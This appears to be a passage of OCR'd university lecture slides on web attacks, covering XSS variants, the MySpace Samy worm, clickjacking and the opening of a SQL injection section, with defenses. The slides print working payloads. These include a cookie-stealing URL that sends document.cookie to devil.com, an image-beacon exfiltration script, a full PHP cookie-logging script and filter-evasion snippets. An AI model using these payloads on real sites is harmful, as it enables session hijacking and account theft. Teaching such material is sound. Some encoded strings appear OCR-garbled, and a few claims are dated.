
XSS-3.php

```
Welcome <?php echo
$_GET["name"]; ?>.<br />
```

URL Encoding

- Many people will be suspicious if they see JavaScript embedded in a URL, so most of the time an attacker will URL Encode their malicious payload
  - For example: <script> is encoded as %3C%73%63%72%69%70%74%3E%
  - </script> is encoded as %3C%2F%73%63%72%69%70%74%3E%
  - alert is encoded as %61%6C%65%72%74

Non-persistent XSS attacks: crafted link




luring the client to click on a link:
http://a.com/html/?name=<script>alert("Bank A");</script>

luring the client to click on a link:
http://a.com/html/?name=<script>alert("Please update Flash player!");</script>

Disguise:
http://a.com/html/?name=%3C%73%63%72%69%70%74%3E%%61%6C%65%72%74%28%22%50%%6C%65%61%73%65%20%75%70%64%60%74%65%20%46%6C%%60%73%68%20%70%6C%61%79%65%72%21%20%22%29%3B%3C%2F%73%63%72%69%70%74%3E

Up another notch



- Luring the client to click on a crafted link

Retrieving (stealing) Cookies

- Techniques of retrieving (stealing) Cookies
  - Reading cookies: Simple read the value of document.cookie:

```
<a href="javascript:alert(document.cookie);">Click
me</a>


<a href="advanced.html"
onClick="alert(document.cookie)">test</a>


<a href="whatnow.html"
onMouseOver="alert(document.cookie);">Test</a>
```

- onMouseOver allows code executed when the mouse pointer merely moves *over a link*

Password Cookie Stealing

- Password cookie:
  - The first time a visitor arrives to the web page, he or she must fill in a password
  - The password is then stored in a cookie
  - Next time the visitor arrives at the same page, the password is retrieved from the cookie
- document.cookie
  - The cookie property sets or returns all cookies associated with the current document
- Example of Cookie Stealing URL:

http://a.com/?name=<script>document.location='http://devil.com/cookiesteal.php?'+document.cookie</script>

Non-Persistent Attack Example

```
http://a.com/?name=<script>document.location='http://
devil.com/cookiesteal.php?'+document.cookie</script>
```

- document.location=URL means "load new URL"
- the cookiesteal.php script is executed in the victim's browser and grabs user's password cookie of a.com

- Malicious script is not embedded in the web page but in the link
  - An attacker modifies the username field in the URI, inserts a cookie-stealing JavaScript, and gains control of the user's account if the user is lured to click the link
  - The script is reflected back from web server to user's browser and executed
    - A good tutorial: [1] R. Auger, "Cross Site Scripting," The Web Application Security Consortium; http://projects.webappsec.org/Cross-Site-Scripting.

Persistent XSS

- Web site stores malicious script
- For example the xss.js is embedded in a page
- A user is lured to click the link that contains the xss.js
- xss.js

```
<script>var i=new Image();
i.src = 'http://a.com/cookiesteal.php?cookie='+document.cookie;
</script>
```

cookiesteal.php


- cookiesteal.php Source: http://files.tutorialninjas.net/grabcookie.php.txt

```
<?php
$ip = $_SERVER['REMOTE_ADDR'];
$referer = $_SERVER['HTTP_REFERER'];
$agent = $_SERVER['HTTP_USER_AGENT'];
$data = $_GET['cookie'];
$time = date("d-m-Y G : i : s A");
$text = $time." = ".$ip."<br>User Agent:".$agent."<br>Referer:
".$referer."<br>Session:   ".$data."<br><br><br>";
$handle=fopen("cookiejar.php","a");
fputs($handle,"\n".$text."\n");
$handle = $handle + "\n";
fclose($handle);
?>
```

Persistent XSS Attack

- Many web sites host bulletin boards where registered users may post messages which are stored in a database of some kind
  - A registered user is commonly tracked using a session ID cookie authorizing them to post
  - Attacker can use compromised account
- Due to the fact that the attack payload is stored on the server side, this form of XSS attack is persistent for a period of time
- Web mail messages, and web chat software can be used to deliver persistent attacks

Persistent XSS-Attack: web 2.0 site



- 1. Attacker sends malicious code in a page
- 2. Server stores the page
- 3. User requests the page
- 4. Message is delivered by server
- 5. Browser executes script in the page


XSS attack: stored attack

- Cause
  - Malicious script is stored temporarily or permanently
    - Web cache/proxy
  - Hide scripts in user-created content
    - Social web sites
    - Collaboration web sites
  - Scripts embedded in webpages
    - Same-origin policy does not prohibit embedding of third-party scripts
    - mashups
      - Take gadgets and widgets and be able to build up their own dashboards to tune their information
      - Mashup may not come from the source the widget says it comes from it
      - It could contain malicious code that could phish for information from a user's browser or from communications with a server
- Example: MySpace Samy worm and web cache poisoning

JavaScript/DNS XSS attack (1)

- Bank A (banka.com) has an internal Web server secret.banka.com
  - IP address: 192.168.1.2, inaccessible outside banka.com network
  - Hosts sensitive CGI applications and information
- Attacker at devil.com gets banka.com user to browse www.devil.com (e.g., it may be a compromised social network server)
- www.devil.com contains JavaScript to accesses sensitive application on secret.banka.com
  - JavaScript is subject to the "same-origin" policy
  - devil.com DNS server directs a client to access secret.banka.com instead
  - Obtain sensitive information using JavaScript

JavaScript/DNS XSS attack (2)



DOM XSS

- Document Object Model (DOM) XSS was first published by Amit Klein (http://www.webappsec.org/projects/articles/071105.shtml)
- An application HTML page containing JavaScript code that parses the URL line (by accessing document.URL or document.location) and performs some client side script execution accordingly
- Normal use: this HTML page would be used for welcoming a user
  - e.g.: http://a.com/welcome.html?name=Wu
- DOM XSS attack launched by victim through clicking a link in email or other website:
  - http://a.com/welcome.html?name= <script>alert(document.cookie)</script>
  - Victim's browser receives this link, sends an HTTP request to a.com, and receives the HTML page
- The victim's browser then starts parsing this HTML into DOM

A DOM XSS vulnerable page

- http://www.a.com/welcome.html

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.leng
   th));
</SCRIPT>
<BR> Welcome to visit this site …
</HTML>
```

Ref: http://www.webappsec.org/projects/articles/071105.shtml

DOM-based XSS attacks

- DOM (Document Object Model) based XSS does not require the web server to receive the XSS payload for a successful attack
  - Attacker abuses runtime embedding of attacker data in the client side
  - An attacker can force the client (browser) to render the page with parts of the DOM controlled by the attacker
    - When the page is rendered and the data is processed by the page (typically by a client side HTML-embedded script such as JavaScript), the page's code may insecurely embed the data in the page itself, thus delivering the cross-site scripting payload

Web server and browser activities

- Since the URL received by the web server points to a html page that does not require server side operations, this requested web page, which contains JavaScript, is sent to the browser
- This JavaScript is executed to welcome the user of the browser
  - Document Object
    - Each HTML document loaded into a browser window becomes a Document object
    - The Document object provides access to all the elements in an HTML page from within a script
    - The DOM contains an object called document, which contains a property called URL (`document.URL`), and this property is populated with the URL of the current page, as part of DOM creation
  - `document.URL`: Returns the URL of the current document
- "document.URL.indexOf" which returns the position of the string name= in the URL if it exists or -1 if it does not

Extract name in URL

- Once knowing where the string “name=” exists in the URL, we can extract the section of the URL using "document.URL.substring” and place this value in the form element
  - Returns the position of the first found occurrence of a specified value in a string

```
document.URL.substring(pos,document.URL.length)
```

  - substring() method extracts the characters from a string, between two specified indices, and returns the new sub string
  - 1st index from: Required. The index where to start the extraction.
  - 2nd index to: Optional. The index where to stop the extraction. If omitted, it extracts the rest of the string

Execute malicious script

- `document.write(document.URL.substring(pos,document.URL.length))` writes the extracted JavaScript using document.write
  - This simply prints the specified text to the page
  - Executes the JavaScript code and it modifies the raw HTML of the page
- The malicious JavaScript was not embedded in the raw HTML page delivered by a.com
- The malicious JavaScript was embedded in a link that is clicked by the victim

DOM XSS evasion techniques (1)

- The path/query part of the location/URL object, in which case the server does not receive part of the URL section of the HTTP request
- To evade detection of malicious script by preventing the script from sending to server, the following link can be used:
  `http://www.a.com/welcome.html#name=<script>alert(document.cookie)<script>`
- Notice the number sign (#) right after the welcome.html
  - It tells the browser that everything beyond it is a fragment, i.e. not part of the query
  - Microsoft Internet Explorer (6.0) and Mozilla do not send the fragment to the server, and therefore, the server would see the equivalent of http://www.a.com/welcome.html, so the payload would not even be seen by the server
- Defense: securing JavaScript by eliminating illegal characters
  - Ref: http://www.webappsec.org/projects/articles/071105.shtml

DOM XSS evasion techniques (2)

- There are several DOM objects which can serve as a attack vehicle to a browser:
  - The username and/or password part of the location/URL object http://username:password@host,
  - the server receives the payload, Base64-encoded, in the http Authorization header
    - Authorization: username:password
  - The browser sends a request with Authorization header containing the username (the malicious payload), and thus, the payload does arrive at the server
    - IDS/IPS would need to decode this data first in order to observe the attack
    - the server is not required to embed this payload in order for the XSS condition to occur
  - The referrer object, in which case the server receives the payload in the http Referer header
    - Allows the client to specify, for the server's benefit, the address (URI) of the resource from which the Request-URI was obtained
    - E.g. Referer: http://www.google.com/ (normal use)

DOM XSS defense

- Avoiding client side document rewriting, redirection, or other sensitive actions, using client side data. Most of these effects can be achieved by using dynamic pages (server side)
- Analyzing and hardening the client side (JavaScript) code
- Employing IPS

MySpace (Samy) Worm: techniques of obfuscation (1)

- Users are allowed to post HTML pages on MySpace
  - MySpace does not allow scripts in users' HTML pages
    - No <script>, <body>, onclick, <a href=javascript://>
- MySpace allows tags for CSS
  - `<div style="background:url('javascript:alert(1)')">`
- MySpace will strip out "javascript"
  - Use "java<NEWLINE>script" instead
  - Use an expression to store the JS and then execute it by name
  - `<div id="mycode" expr="alert('hah!')" style="background:url('java script:eval(document.all.mycode.expr)')">`
  - The eval() function evaluates and/or executes a string of JavaScript code
    - First, eval() determines if the argument is a valid string, then eval() parses the string looking for JavaScript code
    - If it finds any JavaScript code, it will be executed

Source: Technical explanation of The MySpace Worm, http://namb.la/popular/tech.html

MySpace Worm: techniques of obfuscation (2)

- MySpace will strip out quotes
  - Convert from decimal to ASCII in JavaScript to actually produce the quotes:
  - `expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);…."`
  - ASCII code of double quote is 34 (decimal)
  - ASCII code of single quote is 39 (decimal)
  - fromCharCode() method converts Unicode values to characters
- Myspace strips out the word "innerHTML" anywhere
  - In order to post the code to the user's profile who is viewing it, we need to actually get the source of the page
  - Use an eval() to evaluate two strings and put them together to form "innerHTML"
  - `alert(eval('document.body.inne' + 'rHTML'));`

Source: Technical explanation of The MySpace Worm, http://namb.la/popular/tech.html

MySpace Worm

- Result
  - anyone who viewed my profile who wasn't already on my friends list would inadvertently add me as a friend
  - propagate the script to visitor's profile starting 10/04/2005, 1:20 PM
  - 5 hours later, 6:20 pm: 1,005,831 friends

Source: Technical explanation of The MySpace Worm, http://namb.la/popular/tech.html

SOP

- The SOP will severely hamper a developer's ability to perform some Web-service efforts on the client side
  - for example, from auburn.com is not allowed to access a URL hosted on www.auburn.com; even if it is the same machine
  - Many AJAX developers attempt to break the same-origin restrictions
  - Using the <script> tag as a transport instead of the XMLHttpRequest object introduces dangerous trust assumptions, and that leads to the origin of much of the concern about overall AJAX security.
- Now, browsers as Firefox 3 and Internet Explorer 8 employing native cross-domain request facilities, there is certain to be more trouble on the horizon
- Go around such safeguards with extreme caution

SMASH

- March 13, 2008: IBM rolled out new technology aimed at securing mashups
  - Web applications that business users can build themselves by linking information streams from multiple sources
  - Smash allows information from different sources to communicate, but it keeps them separated so that malicious code that may be contained in one data source is kept out of enterprise systems
- Smash is a little runtime piece of code that works in AJAX.
  - As components come in through gadgets, it can proactively check to see if they are trustable by authenticating these pieces.
  - Make sure that they came from the right sources
- IBM Smash (for secure mashup), to the OpenAJAX Alliance of vendors working to create standards for interoperable AJAX technologies

Tips and best practices to secure mashup apps

- A good article can be found from IBM
- Overcome security threats for Ajax applications, http://www.ibm.com/developerworks/xml/library/x-ajaxsecurity.html?S_TACT=105AGX59&S_CMP=GR&ca=dgr-jw2201AvoidAjaxThreats

Countermeasures for AJAX (1)

- Web-based content and software are provided by Web 2.0, used in unexpected ways, and attacked by outsiders and insiders
  - Validate all input into applications, browsers and databases
    - PHP: htmlspecialchars(string) will replace all special characters with their HTML codes
    - ASP.NET: Server.HtmlEncode(string)
  - HTML input should be disallowed as user inputs in most cases
  - HTTP Cookies should be protected to reduce cookie hijacking
  - vulnerability testing of Web 2.0 applications

Countermeasures for AJAX (2)

- Prevent Cross Site Request Forgery: check the HTTP Referrer header and managing sessions properly within AJAX applications
- Obfuscate code that contains valuable IP information
- Filter outbound information
- Demand security and IP certificates for every piece of software that open-source software communities and software vendors give or sell
- Cautious about applications developed by external service providers, open-source software communities or business partners unless they are tested for security vulnerabilities

AJAX Security Guildlines

- Open Web Application Security Project (OWASP)
  - not-for-profit organization focused on improving the security of web application software
  - A brief AJAX Security Guidelines is provided by OWASP
    - available at http://www.owasp.org/index.php/OWASP_AJAX_Security_Guidelines
    - It is short and easy to follow
      - For example, it recommends using .innerText instead of .innerHtml and never using eval
- Google Web Toolkit (GWT)
  - is widely used and an open source Java development framework
    - that facilitates the development and debuggging of AJAX applications in the Java
      - Security for GWT Applications is addressed in http://groups.google.com/group/Google-Web-Toolkit/web/security-for-gwt-applications.

Clickjacking

- Demonstrated by
  - Robert Hansen, founder and chief executive of SecTheory LLC, and
  - Jeremiah Grossman, chief technology officer at WhiteHat Security Inc.
- Any button on any Web site that an attack can invisibly hover these buttons below user's mouse, so that when they click on something they visually see, they actually are clicking on something the attacker wants them to click
- Clickjacking: Hide malicious link/scripts under the cover of the content on a legitimate site
  - hacker would dupe users into visiting a malicious page or executing a malicious script
- When mouseover is used together with clickjaking, the outcome is devasdating
- There is no effective defense against clickjacking and disabling JavaScript is the only method
  - For example, the combination of Firefox and NoScript, an extension that blocks JavaScript, Flash and Java content, is the only counter measure


SQL injection

- Top vulnerability (source: sans.org)
- Exploiting improper input validation in database queries
- A successful exploit will allow attackers to access, modify, or delete information in the database
  - Let attackers steal sensitive information stored within the backend databases of affected websites, which can include user credentials, email addresses, personal information, and credit card numbers
  - let attackers bypass authentication and compromise the affected Web application
  - Website content generated from a database can be manipulated, potentially allowing an attacker to launch other attacks from the compromised site, such as client-side exploits or the distribution of malicious code (Source: http://www.computerworld.com.au/index.php/id;683627551 in 2008)
    - The client-side exploit, for example, may be an XSS attack script

Example

- User supplies username and password, this SQL query checks if user/password combination is in the database

